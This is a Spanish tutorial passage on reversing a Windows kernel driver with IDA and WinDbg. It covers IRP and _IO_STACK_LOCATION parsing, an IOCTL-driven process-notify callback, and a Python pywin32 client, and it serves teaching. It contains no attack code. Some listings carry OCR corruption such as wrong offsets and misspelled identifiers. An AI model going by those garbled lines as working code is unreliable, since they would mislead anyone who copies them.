Vemos que al igual que nos sale en el Windbg la primera parte es fija pero después cuando dice union significa que la parte siguiente es variable y depende del código que estamos trabajando, hay diferentes valores según se este llamando desde Createfile, ReadFile, etc lo que nos importa a nosotros es cuando se llama desde **DeviceIoControl** ya que es la api que se usa para pasar los IOCTL.

```

// System service parameters for: NtDeviceIoControlFile
//
// Note that the user's output buffer is stored in the UserBuffer field
// and the user's input buffer is stored in the SystemBuffer field.
//

struct {
    ULONG OutputBufferLength;
    ULONG POINTER_ALIGNMENT InputBufferLength;
    ULONG POINTER_ALIGNMENT IoControlCode;
    PVOID Type3InputBuffer;
} DeviceIoControl;

```

Ahí está así que como el tipo ULONG es de 4 bytes de largo vemos entonces que si lo completamos.

```

[...]
typedef struct _IO_STACK_LOCATION {
    UCHAR MajorFunction;
    UCHAR MinorFunction;
    UCHAR Flags;
    UCHAR Control;
}

[...]
//
// System service parameters for: NtDeviceIoControlFile
//
// Note that the user's output buffer is stored in the
// UserBuffer field
// and the user's input buffer is stored in the SystemBuffer
// field.
//

struct {
    ULONG OutputBufferLength;
    ULONG POINTER_ALIGNMENT InputBufferLength;
    ULONG POINTER_ALIGNMENT IoControlCode;
    PVOID Type3InputBuffer;
} DeviceIoControl;
...

```

Los primeros son 4 UCHAR o sea de un byte cada uno quiere decir que la estructura Parameters empezaba en 0x4 eso nos decía el windbg

```

struct _IO_STACK_LOCATION, 9 elements, 0x24 bytes
+0x000 MajorFunction      : UChar
+0x001 MinorFunction     : UChar
+0x002 Flags              : UChar
+0x003 Control            : UChar
+0x004 Parameters         : union <unnamed-tag>, 33 elements, 0x10 bytes
+0x014 DeviceObject       : Ptr32 to struct _DEVICE_OBJECT, 25 elements, 0xb8 bytes
+0x018 FileObject          : Ptr32 to struct _FILE_OBJECT, 30 elements, 0x80 bytes
+0x01c CompletionRoutine   : Ptr32 to long
+0x020 Context             : Ptr32 to Void

```

WINDBG

Y luego allí en 0x4 desde el inicio de \_IO\_STACK\_LOCATION estará el primer campo de la misma **OutputBufferLength**, en 0x8 estará **InputBufferLength** y en 0xC estará el IOCTL o **IoControlCode**.

Lo cual coincide con el reversing ya que si en IRP + 0x60 empezaba la estructura \_IO\_STACK\_LOCATION, esa se lee aquí.

The screenshot shows a portion of assembly code in the IDA Pro interface. The code is as follows:


```

94075211 push    edi
94075212 push    offset Format    ; "DriverDispatch called\n"
94075217 call    _DbgPrint
9407521C mov     edi, [ebp+Irp]
9407521F xor     esi, esi
94075221 pop    ecx
94075222 mov     ebx, [edi+60h]
94075225 movzx  eax, byte ptr [ebx]
94075228 sub    eax, esi
9407522A jz     short loc_94075260

```

A context menu is open at the bottom left, with the option ", 1 rt loc\_94075259" highlighted.

Quiere decir que en EBX tenemos la dirección de `_IO_STACK_LOCATION`, así que como eso existe en LOCAL TYPES en IDA la sincronizamos y en EBX apretamos T y la elegimos.



Allí este lee a EAX el valor MajorFunction ya que lee solo un byte y es ese campo.

*ntddk.h* of the Windows Driver Kit):

```
[...]
typedef struct _IO_STACK_LOCATION {
    UCHAR MajorFunction;
    UCHAR MinorFunction;
    UCHAR Flags;
    UCHAR Control;
[...]
    //
    // System service parameters for: NtDeviceIoControlFile
    //
    // Note that the user's output buffer is stored in the
    // UserBuffer field
    // and the user's input buffer is stored in the SystemBuffer
    // field.
    //

    struct {
        ULONG OutputBufferLength;
        ULONG POINTER_ALIGNMENT InputBufferLength;
        ULONG POINTER_ALIGNMENT IoControlCode;
        PVOID Type3InputBuffer;
    } DeviceIoControl;
[...]
```

Recordemos que era el valor que salía de la tablita

## Members

### MajorFunction

The IRP major function code indicating the type of I/O operation to be performed.

```
26777 // Define the major function codes for IRPs.
26778 //
26779
26780
26781 #define IRP_MJ_CREATE 0x00
26782 #define IRP_MJ_CREATE_NAMED_PIPE 0x01
26783 #define IRP_MJ_CLOSE 0x02
26784 #define IRP_MJ_READ 0x03
26785 #define IRP_MJ_WRITE 0x04
26786 #define IRP_MJ_QUERY_INFORMATION 0x05
26787 #define IRP_MJ_SET_INFORMATION 0x06
26788 #define IRP_MJ_QUERY_EA 0x07
26789 #define IRP_MJ_SET_EA 0x08
26790 #define IRP_MJ_FLUSH_BUFFERS 0x09
26791 #define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
26792 #define IRP_MJ_SET_VOLUME_INFORMATION 0x0b
26793 #define IRP_MJ_DIRECTORY_CONTROL 0x0c
26794 #define IRP_MJ_FILE_SYSTEM_CONTROL 0x0d
26795 #define IRP_MJ_DEVICE_CONTROL 0x0e
26796 #define IRP_MJ_INTERNAL_DEVICE_CONTROL 0x0f
26797 #define IRP_MJ_SHUTDOWN 0x10
26798 #define IRP_MJ_LOCK_CONTROL 0x11
26799 #define IRP_MJ_CLEANUP 0x12
26800 #define IRP_MJ_CREATE_MAILSLOT 0x13
26801 #define IRP_MJ_QUERY_SECURITY 0x14
26802 #define IRP_MJ_SET_SECURITY 0x15
26803 #define IRP_MJ_POWER 0x16
26804 #define IRP_MJ_SYSTEM_CONTROL 0x17
```

La primera vez cuando hago CreateFile valdrá 0x0, la segunda vez cuando uso DeviceIoControl valdrá 0xE y la tercera vez cuando uso CloseHandle valdrá 0x02.

Por supuesto como es la primera vez que para, cuando hace CreateFile, EAX valdrá cero

```
94075211 push edi
94075212 push offset Format ; "DriverDispatch called\n"
94075217 call _DbgPrint
9407521C mov edi, [ebp+Irp]
9407521F xor esi, esi
94075221 pop ecx
94075222 mov ebx, [edi+50h]
94075225 movzx eax, [ebx+_IO_STACK_LOCATION.MajorFunction]
94075228 sub eax, esi
9407522A jz short loc_94075260
```

loc\_94075259

General registers

EAX 00000000	00000000
EBX 85F3FB80	85F3FB80
ECX 940753D8	.text:Format
EDX 00000065	00000065
ESI 00000000	00000000
EDI 85F3FB80	85F3FB80
EBP 9242BA70	9242BA70
ESP 9242BA64	9242BA64
EIP 94075228	DriverDispatch

Modules

Path

- \SystemRoot\system32\kdba
- \SystemRoot\System32\win3

Line 1 of 148

Threads

Seguiré hasta que pare nuevamente en la misma dirección.

Ahora si MajorFuncion es 0xe.

```
9407520C Irp= dword ptr 0Ch
9407520D mov ebp, esp
9407520E push ebp
9407520F push ebx
94075210 push esi
94075211 push edi
94075212 push offset Format ; "DriverDispatch called\n"
94075217 call _DbgPrint
9407521C mov edi, [ebp+Irp]
9407521F xor esi, esi
94075221 pop ecx
94075222 mov ebx, [edi+6fh]
94075225 movzx eax, [ebx+_IO_STACK_LOCATION.MajorFunction]
94075228 sub eax, esi
9407522A jz short loc_94075260
```

75259

General registers

EAX 0000000E	0000000E
EBX 85F3FB80	85F3FB80
ECX 940753D8	.text:Format
EDX 00000065	00000065
ESI 00000000	00000000
EDI 85F3FB80	85F3FB80
EBP 9242BBFC	9242BBFC
ESP 9242BBF0	9242BBF0
EIP 94075228	DriverDispatch

Modules

Path


- \SystemRoot\system32\kdbazis
- \SystemRoot\System32\win32k

Line 1 of 148

Threads


Decimal	Hex	State
1	1	Ready

Vemos que en la posición 0xC que va a leer el IOCTL si apreto T



Me salen varias opciones y si veo hay para Create, Read, etc busco la de DeviceloControl y el campo es IoControlCode.

Y ahora si me queda perfectamente reverseado y coincide ya que solo pasara por allí cuando sea el MajorFunction 0xE, y como en los otros valores de MajorFuncion no pasa por acá, no habrá ningún error.



Si en otra parte del programa lee ese mismo campo 0xc cuando utiliza otra MajorFunction en ese caso al apretar T elegiremos la acción correspondiente y el reversing nos quedara de acuerdo a cada caso como corresponde.

Hasta la parte 54  
Ricardo Narvaja

# INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 54 KERNEL.

Vamos a modificar un poco el ejercicio anterior y ademas vamos a hacer el programita en user, directamente en Python.

Para ello en la maquina target donde esta el driver corriendo deben instalar Python, yo instale la versión 2.7, y ademas bajarse el instalador de pywin32 el que corresponda a su versión de Python.

<https://sourceforge.net/projects/pywin32/files/pywin32/Build%20214/>

Como la mía es la 2.7 baje este.

Name	Modified	Size	Downloads / Week
<a href="#">Parent folder</a>			
pywin32-214.zip	2009-07-08	6.9 MB	9
pywin32-214.win32-py3.1.exe	2009-07-08	6.4 MB	4
pywin32-214.win32-py3.0.exe	2009-07-08	6.4 MB	1
<b>pywin32-214.win32-py2.7.exe</b>	<b>2009-07-08</b>	<b>6.4 MB</b>	<b>58</b>
pywin32-214.win32-py2.6.exe	2009-07-08	6.4 MB	230
pywin32-214.win32-py2.5.exe	2009-07-08	5.6 MB	14
pywin32-214.win32-py2.4.exe	2009-07-08	5.6 MB	0
pywin32-214.win32-py2.3.exe	2009-07-08	4.9 MB	1
pywin32-214.win-amd64-py3.1.exe	2009-07-08	6.9 MB	4
pywin32-214.win-amd64-py3.0.exe	2009-07-08	6.9 MB	1
pywin32-214.win-amd64-py2.7.exe	2009-07-08	7.0 MB	41
pywin32-214.win-amd64-py2.6.exe	2009-07-08	7.0 MB	7
Totals: 12 Items		76.4 MB	370

Es un instalador se ejecuta y listo con eso ya podremos correr el script de Python que reemplazara al programa user.

Vemos que el driver ahora tiene dos IOCTL code mas

```
FILE_DEVICE_HELLOWORLD 0x00008337
#include <ntddk.h>
#define IOCTL_SAYHELLO (ULONG) CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x00, METHOD_BUFFERED, FILE_ANY_ACCESS )
#define IOCTL_HOOK (ULONG) CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x01, METHOD_BUFFERED, FILE_ANY_ACCESS )
#define IOCTL_UNHOOK (ULONG) CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x02, METHOD_BUFFERED, FILE_ANY_ACCESS )
```

Ademas del **IOCTL\_SAYHELLO** que ya teníamos , ahora hay dos nuevos que son **IOCTL\_HOOK** y **IOCTL\_UNHOOK**.

```
iosp = IoGetCurrentIrpList(pDeviceObject->Ps);  
switch (iosp->MajorFunction) {  
  
    case IRP_MJ_CREATE:  
        DbgPrint("DriverDispatch called in create\n");  
        status = STATUS_SUCCESS;  
        break;  
    case IRP_MJ_CLOSE:  
        DbgPrint("DriverDispatch called in close\n");  
        status = STATUS_SUCCESS;  
        break;  
    case IRP_MJ_DEVICE_CONTROL:  
        DbgPrint("DriverDispatch called in IOCTL\n");  
        ioControlCode =  
            iosp->Parameters.DeviceIoControl.IoControlCode;  
        switch (ioControlCode) {  
  
            case IOCTL_SAYHELLO:  
                DbgPrint("Hello World!\n");  
                status = STATUS_SUCCESS;  
                break;  
            case IOCTL_HOOK:  
                PsSetCreateProcessNotifyRoutine(  
                    DriverProcessNotifyRoutine, FALSE);  
                break;  
            case IOCTL_UNHOOK:  
                PsSetCreateProcessNotifyRoutine(  
                    DriverProcessNotifyRoutine, TRUE);  
                break;  
        }  
}
```

Vemos que dentro del caso que MajorFunction sea IRP\_MJ\_DEVICE\_CONTROL, hay otro switch que tiene los tres casos de los IOCTL.

Vemos que el IOCTL que teníamos antes sigue solo imprimiendo "Hello World"

```
case IOCTL_SAYHELLO:  
    DbgPrint("Hello World!\n");  
    status = STATUS_SUCCESS;  
    break;
```

Veamos los otros dos

```
case IOCTL_HOOK:  
    PsSetCreateProcessNotifyRoutine(  
        DriverProcessNotifyRoutine, FALSE);  
    break;  
case IOCTL_UNHOOK:  
    PsSetCreateProcessNotifyRoutine(  
        DriverProcessNotifyRoutine, TRUE);  
    break;
```

Vemos que usa PsSetCreateProcessNotifyRoutine

# PsSetCreateProcessNotifyRoutine routine

The **PsSetCreateProcessNotifyRoutine** routine adds a driver-supplied callback routine to, or removes it from, a list of routines to be called whenever a process is created or deleted.

## Syntax

C++

```
NTSTATUS PsSetCreateProcessNotifyRoutine(
    _In_ PCREATE_PROCESS_NOTIFY_ROUTINE NotifyRoutine,
    _In_ BOOLEAN Remove
);
```

## Parameters

*NotifyRoutine* [in]

Specifies the entry point of a caller-supplied process-creation callback routine. See [PCREATE\\_PROCESS\\_NOTIFY\\_ROUTINE](#).

*Remove* [in]

Indicates whether the routine specified by *NotifyRoutine* should be added to or removed from the system's list of notification routines. If **FALSE**, the specified routine is added to the list. If **TRUE**, the specified routine is removed from the list.

Esta función permite agregar un CALLBACK o sea una función propia, que se disparara cada vez que el sistema arranque o pare un programa, pasándole para activarlo el segundo argumento FALSE, y el primero la función donde saltara.

La función nuestra a la cual saltara se llama **DriverProcessNotifyRoutine** y si Create es verdadero imprime que hay un proceso nuevo, el PID del proceso parent que lo creo y el del creado.

```
VOID DriverProcessNotifyRoutine(
    IN HANDLE ParentId,
    IN HANDLE ProcessId,
    IN BOOLEAN Create)
{
    if (Create)
    {
        DbgPrint("Process %d created process %d\n",
            ParentId, ProcessId);
    }
    else
    {
        DbgPrint("Process %d has ended\n",
            ProcessId);
    }
}
```

Y lo mismo cuando el proceso se termina como Create sera falso imprimirá que el Proceso ha terminado con su PID.

Por supuesto hay que asegurarse que antes de detener el driver la función sea deshookeada sino saltara a una función que no existe al no correr mi driver y producirá un BSOD.

```
case IOCTL_UNHOOK:
    PsSetCreateProcessNotifyRoutine(
        DriverProcessNotifyRoutine, TRUE);
    break;
```

El segundo argumento en TRUE la deshookea y queda el sistema normal nuevamente.

Bueno el código fuente del driver estará disponible recuerden que si lo compilan en Visual Studio deben cambiar en los Settings que sea para Windows 7 y la propiedad Desktop así como bajar el nivel de rigurosidad de los errores de 4 a nivel 1 o 2.

Bueno ahora viene el script de Python que le enviara los IOCTL al driver cuando este corriendo.

```

1 import win32api
2 import win32file
3 import winioctlcon
4
5 FILE_DEVICE_HELLOWORLD=0x00008337
6 METHOD_BUFFERED = 0
7 FILE_ANY_ACCESS = 0
8
9 IOCTL_HOOK =winioctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x01, METHOD_BUFFERED, FILE_ANY_ACCESS )
10 IOCTL_UNHOOK =winioctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x02, METHOD_BUFFERED, FILE_ANY_ACCESS .)
11
12
13 IOCTL_SAYHELLO=winioctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x00, METHOD_BUFFERED, FILE_ANY_ACCESS )
14 hDevice = win32file.CreateFile(r"\\.\HelloWorld",win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None,win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL)
15
16 print int(hDevice)
17
18 while 1:
19     print "1=HELLO\n", "2=HOOK\n", "3=UNHOOK\n", "0=UNHOOK AND EXIT\n"
20
21     case=raw_input()
22     if case ==0:
23         break
24     if case==1:
25         win32file.DeviceIoControl(hDevice,IOCTL_SAYHELLO, None, None, None)
26     if case == 2:
27         win32file.DeviceIoControl(hDevice,IOCTL_HOOK, None, None, None)
28     if case == 3:
29         win32file.DeviceIoControl(hDevice,IOCTL_UNHOOK, None, None, None)
30
31     win32file.DeviceIoControl(hDevice,IOCTL_UNHOOK, None, None, None)
32     win32file.CloseHandle(hDevice)
33

```

Vemos que es un script pequeño, hay que importar win32api y win32file, ademas de winioctlcon, todo ello viene en el paquete pywin32 que instalamos si no lo instalan les dará error.

```

IOCTL_HOOK      =winioctlcon.CTL_CODE(    FILE_DEVICE_HELLOWORLD,      0x01,      METHOD_BUFFERED,
FILE_ANY_ACCESS )

IOCTL_UNHOOK    =winioctlcon.CTL_CODE(    FILE_DEVICE_HELLOWORLD,      0x02,      METHOD_BUFFERED,
FILE_ANY_ACCESS )

IOCTL_SAYHELLO=winioctlcon.CTL_CODE(    FILE_DEVICE_HELLOWORLD,      0x00,      METHOD_BUFFERED,
FILE_ANY_ACCESS )

```

Vemos que la función CTL\_CODE que usábamos cuando creamos un ejecutable en C++ para hallar el IOCTL, en Python la importa winioctlcon, con ello lograremos hallar los tres IOCTLs.

Luego tenemos el llamado a CreateFile

```

hDevice      =      win32file.CreateFile(r"\\.\HelloWorld",win32file.GENERIC_READ      |
win32file.GENERIC_WRITE,          0,                                None,win32file.OPEN_EXISTING,
win32file.FILE_ATTRIBUTE_NORMAL,  0)

```

En este caso en el nombre del driver hay que poner barra invertida simple en vez de doble, el resto es similar las constantes para los argumentos están en win32file.

Y luego viene la llamada a DeviceIoControl hacemos que el usuario tipee una tecla y según lo que elije le enviamos el código correspondiente, si elije cero, antes de salir deshookea la función para evitar pantallas azules.

```


while 1:
    print "1=HELLO\n", "2=HOOK\n", "3=UNHOOK\n", "0=UNHOOK AND EXIT\n"

    case=raw_input()
    if case ==0:
        break
    if case==1:
        win32file.DeviceIoControl(hDevice,IOCTL_SAYHELLO, None, None, None)
    if case == 2:
        win32file.DeviceIoControl(hDevice,IOCTL_HOOK, None, None, None)
    if case == 3:
        win32file.DeviceIoControl(hDevice,IOCTL_UNH0OK, None, None, None)

win32file.DeviceIoControl(hDevice,IOCTL_UNH0OK, None, None, None)
win32file.CloseHandle(hDevice)


```

Con ese script podríamos manejar el driver enviándole códigos IOCTL diferentes, probemoslo.



Arranco el sistema target debuggeando y arranco el driver con el OSRLOADER, y lo dejo corriendo ahora usare el script de Python a ver si va.

Vemos que despues que nos imprime el handle del driver salen las opciones para elegir.



Si apreto 1 no funciona que paso?

```
case=raw_input()
1
case
type(case)
```

Out[6]: str


Ahh lo que retorna raw\_input es una string y lo estamos comparando con un entero, cambiemos eso.

```
while 1:
    print "1=HELLO\n", "2=HOOK\n", "3=UNHOOK\n", "0=UNHOOK AND EXIT\n"

    case=raw_input()
    if case == "0":
        break
    if case == "1":
        win32file.DeviceIoControl(hDevice,IOCTL_SAYHELLO, None, None, None)
    if case == "2":
        win32file.DeviceIoControl(hDevice,IOCTL_HOOK, None, None, None)
    if case == "3":
        win32file.DeviceIoControl(hDevice,IOCTL_UNHOOK, None, None, None)

    win32file.DeviceIoControl(hDevice,IOCTL_UNHOOK, None, None, None)
    win32file.CloseHandle(hDevice)
```

A ver ahora



Ahora si, cuando tipeamos 1 nos muestra "Hello world" hookeemos ahora apretando 2.

```

Administrator: C:\Windows\System32\cmd.e...
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation

C:\Users\devel\Desktop\osrloaderv30
ser.py
112
1=HELLO
2=HOOK
3=UNHOOK
0=UNHOOK AND EXIT

1
1=HELLO
2=HOOK
3=UNHOOK
0=UNHOOK AND EXIT

2
1=HELLO
2=HOOK
3=UNHOOK
0=UNHOOK AND EXIT

```

Ahora arranquemos algunos programas en la maquina

